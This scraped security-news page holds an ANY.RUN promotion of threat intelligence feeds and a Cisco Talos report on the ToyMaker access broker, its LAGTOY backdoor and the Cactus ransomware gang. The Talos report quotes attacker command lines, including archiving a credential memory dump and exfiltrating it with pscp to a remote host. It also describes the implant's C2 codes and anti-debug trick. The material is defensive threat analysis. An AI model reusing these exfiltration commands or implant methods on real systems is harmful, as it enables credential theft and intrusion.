AOA, DaVita, and Bell Ambulance hit by ransomware in 2025. Over 245K affected as hackers steal patient data,…
Hackread – Latest Cybersecurity, Hacking News, Tech, AI & Crypto – Read More
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-04-23 12:07:382025-04-23 12:07:38Ransomware Surge Hits US Healthcare: AOA, DaVita and Bell Ambulance Breached
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-04-23 12:07:382025-04-23 12:07:38Miggo Security Banks $17M Series A for ADR Technology
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-04-23 11:07:342025-04-23 11:07:34Cyberattack Hits British Retailer Marks & Spencer
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-04-23 11:07:342025-04-23 11:07:34Kelly Benefits Data Breach Impacts 260,000 People
When data meets automation, two pillars of modern tech converge to create something smarter: Threat Intelligence Feeds. Real-time insights, machine-speed decisions, and a global perspective — all working together to outsmart threats before they become incidents.
ANY.RUN’s TI Feeds are structured, continuously updated streams of fresh threat data. They contain network-based IOCs — IP addresses, domain names, and URLs — and are enriched by additional context-providing indicators like file hashes and port indicators.
The Feeds enhance threat detection capabilities of security systems, enable SOC teams to quickly mitigate attacks, including emerging malware and persistent threats.
Source, Structure, Benefits of ANY.RUN’s TI Feeds

You can download a free sample of Threat Intelligence Feeds in STIX or MISP format
The indicators are pre-processed using proprietary algorithms and whitelists to minimize false positives, ensuring high accuracy and relevance. Each indicator of compromise is enriched with contextual metadata providing deeper insights into the threat.
This means that an IP, URL, or domain in TI Feeds are enriched with:
External references: Links to relevant sandbox sessions.
Label: Name of the malware family or campaign.
Detection timestamps: last/first seen dates provide a timeline to understand if a threat is ongoing or historical.
Related objects: IDs of files and network indicators related to the IOC.
Score: Value representing the severity level of the IOC.
ANY.RUN’s TI Feeds come in STIX or MISP format with indicators of your choice. Set up a test sample to start leveraging actionable IOCs data in your security operations. ANY.RUN also runs a dedicated MISP instance that you can synchronize your server with or connect to your security solutions. To get started, contact our team via this page.
By delivering insights into threats and their indicators of compromise (OCs), TI Feeds support organizations across multiple phases of incident response: Incident Triage, Threat Hunting, and Post-Incident Analysis.
Boost detection and expand threat coverage in your SOC with TI Feeds from ANY.RUN
Incident Triage involves assessing and prioritizing security alerts to determine their severity and potential impact. This must be done quickly and yet precisely, saving analysts from wasting time on false positives and highlighting critical true positives.
TI Feeds streamline this process by providing contextual data to validate and enrich alerts, enabling faster and more accurate decision-making.
TI Feeds for Triage:
Correlation with Known Threats: Feeds supply IOCs (e.g., malicious IPs, domains, file hashes) that can be cross-referenced with incoming alerts to confirm whether an incident is legitimate or a false positive.
Prioritization: Feeds provide threat severity scores and context (e.g., association with a known ransomware group) to help security teams sort out incidents that pose the greatest risk.
Automation: Integration with Security Information and Event Management (SIEM) systems or Security Orchestration, Automation, and Response (SOAR) platforms allows TI Feeds to automatically enrich alerts with relevant threat data, reducing manual effort.
Example
A financial institution receives an alert from its intrusion detection system (IDS) about a suspicious outbound connection to an unfamiliar IP address. A TI Feed identifies the IP as part of a command-and-control (C2) server linked to Lynx ransomware. Armed with this information, the team prioritizes the incident as high-severity, immediately isolates the affected endpoint, and escalates it for further investigation, avoiding a potential data breach.
Business Impact
Reduces Mean Time to Detect (MTTD) by quickly validating alerts.
Minimizes resource waste on false positives, allowing focus on critical incidents.
Enhances compliance by ensuring timely response to high-risk threats.
ANY.RUN’s TI Feeds are updated every few hours, pulling fresh IOCs from over 16,000 daily public tasks submitted by its community. This near real-time delivery ensures organizations can respond to emerging threats almost immediately after they are detected in the wild.
Threat Hunting
Enriching Network Data: Feeds supply IOCs that can be correlated with network logs, endpoint data, or user activity to uncover anomalies.
Guiding Hypothesis Development: TI Feeds enriched with contextual data provide the basis for further malware, attack, or actor investigation. Enabled to proceed from IOCs to TTPs, hunters can craft targeted hypotheses about potential threats.
Proactive Defense: By highlighting emerging threats (e.g., new exploit kits or phishing campaigns), TI Feeds allow hunters to search for related activity before an attack fully unfolds.
Example
A retail company’s threat-hunting team learns from their TI Feed about a new phishing campaign targeting e-commerce platforms with a specific malicious domain and a unique file hash for a ransomware payload. The team uses this intelligence to search their network logs for any connections to the domain or instances of the file hash.
They discover a single endpoint that attempted to access the domain but was blocked by the firewall. Further investigation reveals a phishing email that evaded initial detection. The team neutralizes the threat by quarantining the endpoint and updating email filters, preventing a potential ransomware outbreak.
Business Impact
Prevents incidents by identifying threats before they cause harm.
Strengthens proactive security posture, reducing the likelihood of successful attacks.
Protects brand reputation by avoiding customer data exposure.
Post-Incident Analysis
Post-Incident Analysis focuses on understanding the root cause of an incident, assessing its impact, and improving future defenses. TI Feeds provide critical context to reconstruct the attack, identify gaps in security, and build remediation strategies.
ANY.RUN’s TI Feeds draw from a vast dataset generated by a diverse community of 500,000 analysts and teams of 15,000 enterprises. This scale ensures broad coverage of threats, including zero-day exploits and emerging malware, tailored to various industries. It helps teams map incidents to global trends.
TI Feeds in Post-Incident Analysis
Attack Reconstruction: Feeds supply detailed intelligence on threat actors and associated IOCs, helping teams trace the attack’s origin and progression.
Gap Identification: By comparing the incident to known threat patterns, TI Feeds reveal weaknesses in defenses (e.g., unpatched vulnerabilities or misconfigured systems).
Retrospective Analysis: Newly published threat intel can be used to re-analyze old data. This helps identify if earlier, undetected activity was related to a known campaign.
Example
After a manufacturing company suffers a data breach involving stolen intellectual property, the incident response team uses their TI Feed to analyze the attack. The feed reveals that the breach was caused by a spear-phishing campaign linked to a nation-state actor known for targeting industrial sectors.
Since ANY.RUN’s Feeds provide links to sandbox analyses of the phishing samples, the team can extract the attacker’s TTPs, including the use of a specific exploit in an unpatched software version and a custom PowerShell script for data exfiltration.
The team can now patch the vulnerability, deploy new endpoint detection rules to flag similar scripts, and conduct employee training on recognizing spear-phishing emails. Additionally, the feed’s geopolitical context prompts the company to enhance monitoring of critical R&D systems.
Business Impact
Reduces Mean Time to Recover (MTTR) by guiding effective remediation
Strengthens long-term resilience by addressing root causes and vulnerabilities
Supports compliance by documenting lessons learned and mitigation steps for audits
Ways TI Feeds Support Organizational Efficiency
ANY.RUN’s TI Feeds are designed for easy integration with SIEM, SOAR, firewalls, and other security platforms, supporting formats like STIX and MISP. This ensures automated ingestion of IOCs, streamlining workflows and enhancing existing tools’ effectiveness.
By integrating real-time, high-quality threat data with automation, TI Feeds enhance organizational resilience, reduce risks, and support informed decision-making. Their most important benefits that align with business objectives and KPIs are:
1. Early Detection Capabilities
TI Feeds enable identification of potential risks before they escalate into costly incidents. By identifying malware or phishing campaigns at their inception, TI Feeds help businesses avoid disruptions, protect customer trust, and safeguard revenue streams.
Learn more about ANY.RUN’s TI Feeds
See what types of indicators are available in our feeds with examples
Read post
2. Faster Response Times
TI Feeds significantly shorten the time to identify and mitigate threats by correlating threat data with ongoing incidents. Faster response times contribute to KPIs like Mean Time to Detect (MTTD) and Mean Time to Respond (MTTR), which are critical for minimizing the impact of security breaches.
Addressing breaches promptly reduces financial losses, protects brand reputation, and ensures compliance with regulatory requirements (e.g., GDPR, CCPA).
3. Informed Decision-Making
TI Feeds give organizations actionable intelligence, enabling data-driven decisions that align cybersecurity strategies with business goals. A clear picture of the threat landscape helps business leaders prioritize investments in security controls, employee training, or third-party partnerships, driving long-term resilience and competitive advantage.
4. Proactive Defense
TI Feeds shift organizations from reactive to proactive cybersecurity, anticipating threats and preventing incidents before they occur. It improves KPIs like the percentage of prevented incidents, reduction in remediation costs, and increased system uptime
Conclusion
ANY.RUN’s Threat Intelligence Feeds deliver significant value by combining high-quality, low-noise data, near real-time updates, a massive community-driven dataset, seamless integration, and unique sandbox-driven insights.
These benefits directly enhance Incident Triage by speeding up alert validation, Threat Hunting by enabling proactive threat discovery, and Post-Incident Analysis by providing detailed context for remediation.
By integrating TI Feeds into incident response workflows, organizations can minimize damage, enhance security posture, and align cybersecurity efforts with business objectives.
About ANY.RUN
ANY.RUN helps more than 500,000 cybersecurity professionals worldwide. Our interactive sandbox simplifies malware analysis of threats that target both Windows and Linux systems. Our threat intelligence products, TI Lookup, YARA Search, and Feeds, help you find IOCs or files to learn more about the threats and respond to incidents faster.
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-04-23 11:07:252025-04-23 11:07:25How Threat Intelligence Feeds Help During Incident Response
In 2023, Cisco Talos discovered an extensive compromise in a critical infrastructure enterprise consisting of a combination of threat actors.
From initial access to double extortion, these actors slowly and steadily compromised a multitude of hosts in the network using a combination of various dual-use remote administration, SSH and file transfer tools.
The Initial Access Broker (IAB), whom Talos calls “ToyMaker” and assesses with medium confidence is a financially motivated threat actor, exploits vulnerable systems exposed to the internet. They deploy their custom-made backdoor we call “LAGTOY” and extract credentials from the victim enterprise. LAGTOY can be used to create reverse shells and execute commands on infected endpoints.
A compromise by LAGTOY may result in access handover to a secondary threat actor. Specifically, we’ve observed ToyMaker handover access to Cactus, a double extortion gang who employed their own tactics, techniques and procedures (TTPs) to carry out malicious actions across the victim’s network.
Turnaround time from ToyMaker to Cactus
Intrusion analysis across various endpoints enabled Talos to build a timeline of events from initial compromise to access handover to subsequent secondary malicious activity. The following is a high-level timeline of events:
Day of activity
Type of malicious activity
Threat actor
Initial compromise
User enumeration
Preliminary recon
Fake user creation
Credential extraction via Magnet RAM Capture
ToyMaker
+2 day(s)
Deploy LAGTOY implant
ToyMaker
Lull in activity for 3 weeks
+3 weeks aka Cactus day 0
Endpoint enumeration
Cactus
Cactus day 2
Server and file enumeration
Indicator removal
Cactus
Cactus day 2 and 3
Proliferation through enterprise
Cactus
Cactus day 4
Archiving sensitive data for exfiltration – extortion
Malicious account creations for ransomware deployment
Cactus
Cactus day 12
Delete volume shadow copies
Boot recovery modifications
Cactus
ToyMaker’s TTPs and tools
After the initial compromise, ToyMaker performed preliminary reconnaissance, credential extraction and backdoor deployment within the span of a week, after which they took no further activity. Talos did not observe any victim-specific data exfiltration nor did we observe attempts to discover and pivot to other valuable endpoints. After a lull in activity of approximately three weeks, we observed the Cactus ransomware group make its way into the victim enterprise using credentials stolen by ToyMaker. Based on the relatively short dwell time, the lack of data theft and the subsequent handover to Cactus, it is unlikely that ToyMaker had any espionage-motivated ambitions or goals.
Talos therefore assesses with medium confidence that ToyMaker is a financially-motivated Initial Access Broker (IAB) who acquires access to high value organizations and then transfers that access to secondary threat actors who usually monetize the access via double extortion and ransomware deployment.
The disparity in TTPs and timelines between the initial access conducted by ToyMaker and the secondary activity conducted by Cactus requires that both threats be modeled separately. However, it is imperative to establish relationships between the two. In fact, similar connections need to be incorporated into paradigms used for threat modeling any suspected IABs. In subsequent blogs, Talos will propose a new methodology for modeling and tracking compartmentalized and yet somewhat connected threats.
ToyMaker has been known to use a custom malware family — a backdoor Talos tracks as LAGTOY. ToyMaker usually infiltrates an organization’s environment by successfully exploiting a known vulnerability in an unpatched internet-facing server. Successful compromise almost immediately results in rapid reconnaissance of the system:
Following this, the actor starts an SSH listener on the endpoint using the Windows OpenSSH package (sshd.exe). The endpoint then receives a connection from another infected host on the network that creates a binary named ‘sftp-server.exe’ which is the SFTP server module of OpenSSH. sftp-server.exe then connects to a remote host to download the Magnet RAM Capture executable:
Magnet RAM Capture is a freely available forensics tool used to obtain a memory dump of the host, from which credentials can be harvested. This tactic likely explains the high number of compromised systems that Talos identified during this campaign.
The memory dump is then archived using the 7za.exe archive creation command [T1560]:
7za.exe a -p -mmt2 -mhe 1.7z 1.r
Subsequently the archive is exfiltrated from the endpoint using PuTTY’s SCP utility (pscp) [T1048]:
pscp.exe-P 53 1.7z root@<Remote_IP>:/root
Once the attackers have obtained the memory dump, they use the sftp-server.exe connection again to download and execute a custom made reverse shell implant we’re calling “LAGTOY”.
LAGTOY is persisted on the system by creating a service for it [T1543]:
LAGTOY is a simple yet effective implant. The backdoor is called HOLERUN by Mandiant. It is meant to periodically reach out to the hard-coded C2 server and accept commands to execute on the infected endpoint. It is installed on the system as part of a service and contains rudimentary anti-debugging checks before initiating connections to the C2.
LAGTOY execution logic.
As an anti-debug technique, the malware registers a custom unhandled exception filter using the kernel32!SetUnhandledExceptionFilter(). If the malware is running under a debugger, the custom filter won’t be called and the exception will be passed to the debugger. Therefore, if the unhandled exception filter is registered and the control is passed to it, then the process is not running with a debugger.
LAGTOY is intended to run on the infected system as a service with the name ‘WmiPrvSV’.
Both the C2 IP address and the protocol port are hardcoded into LAGTOY. The communication is done over port 443 with a raw socket — not using TLS as one would expect on this TCP port.
Command and control communication.
The C2 will send specific administration codes to LAGTOY:
‘#pt’ : Stop service.
‘#pd’: Break from the current execution chain and check if the service has been stopped. If stopped then Sleep for a specific time period and re-initiate connection to the C2.
‘#ps’: Simply create the process/command specific.
If the code doesn’t begin with ‘#’ then simply execute the provided command or process name on the endpoint.
Command recognition logic of LAGTOY.
Compared with the sample discovered in 2022 by Mandiant, this sample added the ‘#ps’ handler for creating process for command.
Sample in 2022 does not have the ‘#ps’ parameter.
Time-based execution
LAGTOY uses a unique time-based logic to decide whether it needs to execute commands or Sleep for a specific time period. Talos assesses with high confidence that this logic is a novel custom built unique to the LAGTOY family of implants.
LAGTOY is able to process three commands from the C2 with a Sleep interval of 11000 milliseconds between them. During its beaconing cycle it will record the last successful time of C2 communications and successful command execution. If the commands issued by the C2 have been failing for at least 30 minutes then the implant will send a message to the C2 informing it of the failure to execute commands.
LAGTOY has a watchdog routine embedded. If it has been running for a cumulative time of more than 60 minutes, it will stop executing commands and then check if the service has been stopped. If the service is still active then the implant will reinitiate connections to the C2.
Overall timing and C2 communications logic of LAGTOY.
ToyMaker gives way to ransomware cartels
Almost a month after ToyMaker established access to the victim enterprise, the actor passed on the access to a secondary threat actor, a Cactus ransomware affiliate, who primarily conducts ransomware and double extortion operations.
The Cactus gang conducted their own reconnaissance and persistence, deploying their own set of malware instead of using LAGTOY as a vehicle into the enterprise. Furthermore, they initially accessed the compromised endpoint using compromised user credentials obtained earlier by ToyMaker using the Magnet RAM Capture tool.
Initial recon and network scans
Cactus immediately began conducting network scans to identify systems of interest and proliferation. To spread across the network, they first ran a WSMAN discovery script to enumerate all endpoints configured to handle PowerShell remoting.
The harvested credentials provided ToyMaker access to a multitude of systems, on which the threat actor performed reconnaissance for valuable information. These files were either archived and then exfiltrated using multiple dual-use tools such as 7zip and curl or extracted directly using file transfer utilities such as WinSCP [T1560, T1048]:
In another instance, the attackers created reverse shells using OpenSSH, where a scheduled task was created to connect to the C2 server on an hourly basis to accept and execute commands:
Cactus ransomware group takes its operational security seriously. They remove access to the file that contains the SSH private key used to exfiltrate information. This prevents the victim from reading the key under normal circumstances.
Booting a system into Safe Mode could be motivated by the intention to disable security products due to the fact that the system loads a minimal set of drivers and services. Some security products might be inactive or limited under Safe Mode, and the threat actor could leverage this to modify registry keys or settings to disable the security products completely [T1562.001].
Metasploit injected binaries
Cactus also extensively uses Metasploit shellcode-injected copies of the Windows-based binaries Putty and ApacheBench, which is a benchmarking tool for Apache HTTP servers to execute code on the compromised systems. These will contact the same remote server used to host the portable eHorus agent, 51[.]81[.]42[.]234, over Ports 53, 443, 8343 and 9232. Cactus additionally employed ELF binaries generated by Metasploit communicating with the same remote C2 51[.]81[.]42[.]234.
Metasploit shellcode communicating with the remote server.
Coverage
Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.
Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.
Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.
Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.
Cisco Secure Access is a modern cloud-delivered Security Service Edge (SSE) built on Zero Trust principles. Secure Access provides seamless transparent and secure access to the internet, cloud services or private application no matter where your users work. Please contact your Cisco account representative or authorized partner if you are interested in a free trial of Cisco Secure Access.
Umbrella, Cisco’s secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network.
Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.
Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.
Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.
Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-04-23 10:06:462025-04-23 10:06:46Introducing ToyMaker, an Initial Access Broker working in cahoots with double extortion gangs
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-04-23 09:08:422025-04-23 09:08:42Best antivirus for Mac in 2025: I tested your top software options